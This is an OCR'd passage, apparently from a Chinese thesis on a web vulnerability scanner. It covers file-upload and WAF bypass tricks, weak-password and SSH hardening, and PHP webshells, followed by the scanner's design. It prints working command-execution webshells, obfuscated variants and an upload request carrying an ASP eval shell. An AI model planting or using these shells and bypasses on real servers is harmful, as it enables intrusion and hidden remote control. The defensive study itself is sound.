路径/upload/1.php(0x00)，文件名 1.jpg，结合/upload/1.php(0x00)/1.jpg

伪代码演示：

```
name= getname(httprequest) //假如这时候获取到的文件名是 help.asp.jpg(asp 后面为 0x00)
type =gettype(name)        //而在 gettype()函数里处理方式是从后往前扫描扩展名，所以判断为 jpg
if(type == jpg)
   SaveFileToPath(UploadPath.name, name)   //但在这里却是以 0x00 作为文件名截断
//最后以 help.asp 存入路径里
```

图 2-14 伪代码

（b）.htaccesss

上传当前目录的.htaccess 文件

例如内容为： AddType application/x-http-php .jpg （上传的 jpg 均以 php 执行）

把.htaccess 上传后，且上传成功后，再上传内容为一句话的 jpg 文件

(8)WAF 绕过

(a)垃圾数据

有些主机 WAF 软件为了不影响 Web 服务器的性能，会对校验的用户数据设置大小上限，比如 1M。此种情况可以构造一个大文件，前面 1M 的内容为垃圾内容，后面才是真正的木马内容，便可以绕过 WAF 对文件内容的校验；



图 2-15 对文件内容校验

当然也可以将垃圾数据放在数据包最开头，这样便可以绕过对文件名的校验。

图 2-16 对文件名校验

可以将垃圾数据加上 Content-Disposition 参数后面，参数内容过长，可能会导致 waf 检测出错。

(b) filename

针对早期版本安全狗，可以多加一个 filename



图 2-17 修改 filename

或者将 filename 换位置，在 IIS6.0 下如果我们换一种书写方式，把 filename 放在其他地方：



图 2-18 修改 filename 位置

(c) POST/GET

有些 WAF 的规则是：如果数据包为 POST 类型，则校验数据包内容。

此种情况可以上传一个 POST 型的数据包，抓包将 POST 改为 GET。

(d)以上方式

针对 WAF，以上介绍的服务器解析漏洞、文件包含漏洞等都可以尝试绕过。

(e)利用 waf 本身缺陷

删除实体里面的 Conten-Type 字段

图 2-19 删除 Conten-Type 字段

第一种是删除 Content 整行，第二种是删除 C 后面的字符。删除掉 ontent-Type: image/jpeg 只留下 c，将.php 加 c 后面即可，但是要注意额，双引号要跟着 c.php。

```
正常包: Content-Disposition: form-data; name="image"; filename="085733uykwusqcs8vw8wky.png"Content-Type: image/png
构造包: Content-Disposition: form-data; name="image"; filename="085733uykwusqcs8vw8wky.png
C.php"
```

图 2-20 数据包对比

删除 Content-Disposition 字段里的空格

图 2-21 删除空格

增加一个空格导致安全狗被绕过案列:

Content-Type:multipart/form-data;boundary=————————————

4714631421141173021852555099

尝试在 boundary 后面加个空格或者其他可被正常处理的字符:

boundary= ————————————4714631421141173021852555099

修改 Content-Disposition 字段值的大小写

图 2-22 修改字段值

Boundary 边界不一致

每次文件上传时的 Boundary 边界都是一致的:

```
Content-Type: multipart/form-data; boundary=----------------------------471463142114117302185255509 9
Content-Length: 253
------------------------------471463142114117302185255509 9
Content-Disposition: form-data; name="file1"; filename="shell.asp"
Content-Type: application/octet-stream
<%eval request("a")%>
------------------------------471463142114117302185255509 9--
```

图 2-23 构造“小马”

但如果容器在处理的过程中并没有严格要求一致的话可能会导致一个问题，两段 Boundary 不一致使得 waf 认为这段数据是无意义的，可是容器并没有那么严谨：

Win2k3 + IIS6.0 + ASP



图 2-24 上传成功

文件名处回车



图 2-25 出现报错

多个 Content-Disposition

在 IIS 的环境下，上传文件时如果存在多个 Content-Disposition 的话，IIS 会取第一个 Content-Disposition 中的值作为接收参数，而如果 waf 只是取最后一个的话便会被绕过，

Win2k8 + IIS7.0 + PHP



图 2-26 绕过成功

利用 NTFS ADS 特性

ADS 是 NTFS 磁盘格式的一个特性，用于 NTFS 交换数据流。在上传文件时，如果 waf 对请求正文的 filename 匹配不当的话可能会导致绕过

上传的文件名	服务器表面现象	生成的文件内容
Test.php:a.jpg	生成Test.php	空
Test.php::$DATA	生成test.php	<?php phpinfo();?>
Test.php::$INDEX_ALLOCATION	生成test.php文件夹	
Test.php::$DATA.jpg	生成0.jpg	<?php phpinfo();?>
Test.php::$DATA\aaa.jpg	生成aaa.jpg	<?php phpinfo();?>

图 2-27 文件名绕过

文件重命名绕过

如果 Web 程序会将 filename 除了扩展名的那段重命名的话，那么还可以构造更多的点、符号等等。



图 2-28 文件重命名绕过

特殊的长文件名绕过

文件名使用非字母数字，比如中文等最大程度的拉长，不行的话再结合一下其他的特性进行测试:

反删除

将下图 file1 改成了 file4，这样就不会把这个文件删除了。 (JCMS 漏洞)



图 2-29 反删除

3)防御方法

(1) 文件扩展名服务端白名单校验。

(2) 文件内容服务端校验。

(3) 上传文件重命名。

(4) 隐藏上传文件路径。

(5) 文件上传的目录设置为不可执行

(6) 单独设置文件服务器的域名

(7) 记录日志

2.2.4 弱口令

1)原理

弱口令(weak password) 没有严格和准确的定义，通常认为容易被别人（他们有可能对你很了解）猜测到或被破解工具破解的口令均为弱口令。弱口令指的是仅包含简单数字和字母的口令，例如“123”、“abc”等，黑客可以通过一些手段猜出这样简单的口令，从而使得用户的计算机面临风险。

2)防御方法

(1)使用强口令

(a) 用户密码长度在 8 位以上、由字母、数字、特殊符号混合构成

(b) 不使用与个人资料相关信息。例如用户名、姓名（拼音名称、英文名称）、生日、电话号、身份证号码以及其他系统已使用的密码等;

(b) 避免使用连续或相同的数字字母组合;

(d) 不使用字典中完整单词。

(2)在登录的过程中使用验证码，如图形验证码。

(3)在系统层面最常用的方法就是登录限制。因为口令攻击会造成大量的失败登录尝试, 因此我们只需要限制登录此就可以在一定程度上限制口令攻击。下面分别 windows 和 linux 两个操作系统进行说明。

(a) windows



图 2-30 查看账户信息

账户锁定时间:

此安全设置确定锁定帐户在自动解锁之前保持锁定的分钟数。 可用范围从 0 到 99,999 分钟。如果将帐户锁定时间设置为 0， 帐户将一直被锁定直到管理员明确解除对它的锁定。

账户锁定阈值:

此安全设置确定导致用户帐户被锁定的登录尝试失败的次数。 在管理员重置锁定帐户或帐户锁定时间期满之前， 无法使用该锁定帐户。 可以将登录尝试失败次数设置为介于 0 和 999 之间的值。 如果将值设置为 0， 则永远不会锁定帐户。

重置账户锁定计数器:

此安全设置确定在某次登录尝试失败之后将登录尝试失败计数器重置为 0 次错误登录尝试之前需要的时间。 可用范围是 1 到 99,999 分钟。如果定义了帐户锁定阈值, 此重置时间必须小于或等于帐户锁定时间。

我们若把账户锁定阈值设置为 5， 账户锁定时间定为 10 分钟， 而重置账户锁定计数器设置为 10 分钟。 这些设置则表示 5 次失败登录就会锁定此账户 10 分钟。

(b) Linux

```
[root@localhost ~]# vi /etc/pam.d/system-auth

#%PAM-1.0
# This file is auto-generated.
# User changes will be destroyed the next time authconfig is run.
auth        required      pam_env.so
auth        sufficient    pam_unix.so nullok try_first_pass
auth        requisite     pam_succeed_if.so uid >= 1000 quiet_success
auth        required      pam_deny.so

account     required      pam_unix.so
account     sufficient    pam_localuser.so
account     sufficient    pam_succeed_if.so uid < 1000 quiet
account     required      pam_permit.so

password    requisite     pam_pwquality.so try_first_pass local_users_only retry=3 authtok_type=
password    sufficient    pam_unix.so md5 shadow nullok try_first_pass use_authtok
password    required      pam_deny.so

session     optional      pam_keyinit.so revoke
session     required      pam_limits.so
-session     optional      pam_systemd.so
session     [success=1 default=ignore] pam_succeed_if.so service in crond quiet use_uid
session     required      pam_unix.so
```


图 2-31 查看账户信息

将文件修改如下，失败 3 次后锁定登录 5 分钟

```
auth        required      pam_env.so
auth        required    pam_unix.so nullok try_first_pass
#auth        requisite     pam_succeed_if.so uid >= 1000 quiet_success
auth        required     pam_tally.so deny=3unlock_time=300
#auth        required      pam_deny.so

account     required      pam_unix.so
account     sufficient    pam_localuser.so
account     sufficient    pam_succeed_if.so uid < 1000 quiet
account     required      pam_permit.so
account     required      pam_tally2.so
                                    http://blog.csdn.net/
password    requisite     pam_pwquality.so try_first_pass local_users_only retry=3 authtok_type=
password    sufficient    pam_unix.so md5 shadow nullok try_first_pass use_authtok
password    required      pam_deny.so

session     optional      pam_keyinit.so revoke
session     required      pam_limits.so
-session     optional      pam_systemd.so
session     [success=1 default=ignore] pam_succeed_if.so service in crond quiet use_uid
session     required      pam_unix.so
```

图 2-32 失败 3 次后锁定登录 5 分钟

通过系统 PAM 的原理实现

4)其他防护措施

（1）禁止 ROOT 通过远程登录

vi/etc/ssh/sshd_config,找到 PermitRootLogin,将后面 yes 改为 no，去掉注释，root 便不能远程登录。

（2）限制用户 ssh 访问

向 sshd_config 文件中添加，AllowUsers root user1 user2

（3）配置空闲超时退出时间间隔

向 sshd_config 文件 添加

ClientAliveInterval 600

ClientAliveCountMax 0

（4）限制只有某一个 IP 才能远程登录服务器

vi /etc/hosts.deny #在其中加入 sshd:ALL

vi /etc/hosts.allow #在其中进行如下设置：sshd:192.168.1.1 #(只允许 192.168.1.1 这个 IP 远程登录服务器)

最后重启 ssh 服务：/etc/init.d/sshd restart

2.2.5 后门 Webshell

1)原理

Webshell 就是以 asp、php、jsp 或者 cgi 等网页文件形式存在的一种命令执行环境，也可以称为一种网页后门。黑客在入侵网站后，通常会将 WebShell 后门文件与网站服务器 Web 目录下正常的网页文件混在一起，然后就可以使用浏览器来访问这些后门，得到命令执行环境，以达到控制网站或者 Web 系统服务器的目的(可以上传下载文件、查看数据库、执行任意程序命令等)。[2]

2)分类

(1) 各种 Webshell

最流行的一种后门叫做一句话木马，其形式如下所示：

```php
<?php
if(isset($_REQUEST['cmd'])){
    $cmd = ($_REQUEST["cmd"]);
    system($cmd);
    echo "</pre>$cmd<pre>";
    die;
}
?>
```

图 2-33 后门木马

这种容易被安全软件检测出来。为了增强隐蔽，出现了各种一句话木马的变形，通过各种函数来伪装。

(2) 代码混淆

```php
<?php
@$_++; // $_ = 1
$__=("#"^"|"); // $__ = _
$__.=("."^"~"); // _P
$__.=("/"^"`"); // _PO
$__.=("|"^"/"); // _POS
$__.=("{"^"/"); // _POST
${$__}[!$_](${$__}[$_]); // $_POST[0]($_POST[1]);
?>
```

图 2-34 代码混淆

```php
<?php
    $penh="sIGpvaW4oYXJyYgiX1fc2xpY2UoJGEsgiJGMoJGEpLTgiMpKSkpgiKTt1Y2hvICc8LycgiuJgiGsugiJz4nO30=";
    $kthe="JGEpPjgiMpeyRrPSgidwcyc7ZWNobyAnPCcgiugiJGsuJz4nOgi2V2YWwoYgimFzZTY0X2giR1Y2gi9kgiZShwcmVn";
    $ftdf = str_replace("w","","stwrw_wrwepwlwawcwe");
    $wmmi="X3JlcgiGxhY2UgioYXgiJyYXkoJy9bX1x3PVgixzXS8nLCgicvXHMvJyksIGFycmF5KCcnLCcrgiJyk";
    $zrmt="JGM9J2NvdWgi50JzskgiYT0gikX0NgiPT0tJRgiTtpZihyZXNldCgkYSk9PSgidvbycggiJgiiYgJGMo";
    $smgv = $ftdf("f", "", "bfafsfef6f4_fdfefcodfe");
    $jgfi = $ftdf("l","","lclrlelaltel_functlilon");
    $rdwm = $jgfi('', $smgv($ftdf("gi", "", $zrmt.$kthe.$wmmi.$penh))); $rdwm();
?>
```

图 2-35 代码混淆

可以使用 weevely 工具来生成，代码伪装避开各种主流的杀毒软件；

更常用的混淆视听的方法：(这种是服务器层面的混淆）；

修改文件时间；改名融入上传后所在文件夹，让人无法直观看出文件异常；文件大小的伪装处理(至少看起大小像个正常脚本)；选好藏身路径并尽量少的访问；畸形目录%20。

（3）绕过配置文件

(a)使用反射

```php
<?php
$func = new ReflectionFunction("system");
echo $func->invokeArgs(array("$_GET[c]"));
?>
```

图 2-36 反射

(b)使用 callback

php 提供的另外一种可间接调用函数的方法是 callback. 这里使用了 ob_start.

```php
<?php
$cb= 'system';
ob_start($cb);
echo $_GET[c];
ob_end_flush();
?>
```

图 2-37 callback

php 中支持 callback 的函数还有很多，比如 array_map,array_filter, array_reduce,usort(),uksort(),array_walk() 等。

3)防御方法

(1)php.ini 设置

(a)disable_functions =phpinfo,passthru,exec,system,chroot,scandir,chgrp,chown,shell_exec,proc_open,proc_get_status,ini_alter,ini_alter,ini_restore,dl,pfsockopen,openlog,syslog,readlink,symlink,popepassthru,stream_socket_server,get_current_user,leak,putenv,popen,opendir

(b)设置“safe_mode”为“on”

(c)禁止“open_basedir” 可以禁止指定目录之外的文件操作

(d)expose_php 设为 off 这样 php 不会在 http 文件头中泄露信息

(e)设置“allow_url_fopen”为“off” 可禁止远程文件功能

(f)log_errors”设为“on” 错误日志开启

(2)php 编码方面

(a)所有用户提交的信息 post get 或是其他形式提交的数据 都要单独写个过滤函数处理一遍，养成习惯(intval，strip_tags，mysql_real_escape_string)

(b)经常检查有没有一句话木马 eval($_POST[全站搜索 php 代码有没有这样的源代码

(c)文件要命名规范 至少让自己可以一目了然，哪些 php 文件名字有问题

(d)如用开源代码，有补丁出来的话，尽快打上补丁

(e)如果攻击者拿到了服务器的最高权限，有可能通过修改服务器的配置文件 php.ini 来达到他们隐藏后门的目的，前几年比较流行。原理如下：php.ini 里面的这两个配置项：auto_prepend_file ，auto_append_file 可以让 php 解析前，自己加点东西进去 Automatically add files before or after any PHP document,如果被配置了 eval()函数的后门 那就很阴险了，php 文件代码里面查不出，只会在 php 解析前包含 eval()函数进来 并且因为是全局的 所以所有 php 页面都是后门! 所以要先确认 auto_prepend_file ，auto_append_file 没被配置成其他东西，才进行第 3 点的源代码检查。

服务器配置

配置的时候尽量使用最小权限，不要写入或者执行的目录不能给相应的权限 nginx 或者 apache 配置的时候，不能访问的目录一定要配置为 deny。

第三章 系统方案总体设计

在本章中，我们将针对当前 Web 安全的现状，提出一种有效的安全检测方案，本方案主要通过对常见的 Web 应用程序漏洞原理进行研究,实现对 Web 网站漏洞扫描基本模型。并且利用安全公司常见的涉透测试方法对现在运行的 Web 应用程序进行安全测试，通过测试结果分析发现 Web 方面的潜在威胁漏洞。设计一个功能良好，用户界面清晰，操作和可扩展性良好，系统性能良好的 Web 网站扫描器。下面，我们将从系统功能、系统框架结构、系统模块和系统总体工作流程四个方面对本作品进行设计。

3.1 系统功能设计

本系统主要是通过全面识别网站结构和内容，逐一判断每一种漏洞可能性，而且具有快速的扫描速度以及稳定可靠的运行过程。此外，我们还给系统设计了强指导性的修补建议，就是对发现的安全漏洞提出相应有力的改进意见供用户后续修补参考。图 2-1 显示了我们系统平台的功能设计图。



图 3-1 系统功能设计图

从图 3-1 可以看出，此 Web 安全漏洞扫描器主要分为 6 个模块：SQL 注入漏洞扫描模块、XSS 攻击扫描模块、文件上传检测模块、弱口令爆破模块、后门扫描模块和拓展功能 function 模块。在 SQL 注入扫描模块中，我们设计了以下几个功能对目前的 SQL 注入安全问题进行检测，如获取网站链接、SQL 注入点分析、SQL 注入实现判定，首先通过 URL 来获取网站链接，其次通过在网站表单里面进行 SQL 注入点分析，然后通过是否使用关键字来进行 SQL 注入方式判定，最后通过 payload 来实现对其的注入。在 xss 攻击漏洞扫描模块中，首先通过 URL Message 板块来完成对网站 URLs 及其相关信息的管理，其有用信息存放到‘数据库’中。其次借助 Crawler 板块来分析 Web 站点，寻找切入点，并记录相关信息。最后 Testing 板块提取出‘数据库’中的信息，对其进行切入点的测试工作，完成之后将含有漏洞的 URL 以及相关记录信息输出。在文件上传漏洞扫描模块中，我们主要设计了对文件内容的扫描，在通过一定途径去绕过，主要是针对上传文件的具体内容以及文件的后缀和大小检测，以及文件上传的路径，一般将其路径设置为不可访问，或将上传文件保存到一个临时文件夹内，并设置只读权限。在弱口令爆破模块中，主要是通过弱口令字典对所在表单信息进行爆破，从而获取信息。在后门扫描模块中，首先是对服务器脚本语言类型判断，然后再根据判断的脚本类型来选择相应的字典进行扫描，从而获取信息。在拓展 function 模块中，用户可以通过自己编写脚本代码来进行测试，具有较大的移植性，也可以自定义脚本工具进行扫描测试。

模块加载解决方案：

```
#模块处理
def use_model(result):
    printf("[*]We provide some modules for further testing. Please select the
module.", 'green')
    i=0
    for v in model_info:
        printf("    ["+str(i)+"]"+v["name"]+"    "+v["introduction"])
        i+=1
    n=raw_input("[*]Please enter the numeric serial number:  ")

    if int(n) not in range(0,i):
        printf("[-]Without this option, please try again.", 'red')
        use_model(result)
    else:
        printf("[*]Using "+model_info[int(n)]["name"]+" module.", 'blue')
        model.run_model(model_info[int(n)]["model"], result, thread_num,
islog)
```

3.2 系统框架结构设计

根据 3.1 节的系统功能设计，我们设计如图 3-2 所示的系统框架结构图。

图 3-2 系统框架结构

从图 3-2 可以看出，此系统主要有输入层、扫描控制器、模块控制器以及输出层四个框架。输入层主要是调用 Python 系统函数 input()来实现 URL 的输入。扫描控制器主要是对输入的 URL 进行检查、扫描和分析。模块控制器主要是对所提及 Web 漏

洞进行扫描和用户自定义脚本和工具的一个快捷模块。输出层主要输出存在漏洞的URL 以及修复建议，通过不同颜色的文本进行区分各种信息。

3.3 系统总体工作流程设计

根据 3.3 节中设计的系统模块，在本小节中我们将介绍本系统的总体工作流程设计。图 3-3 显示了我们系统的总体工作流程图。

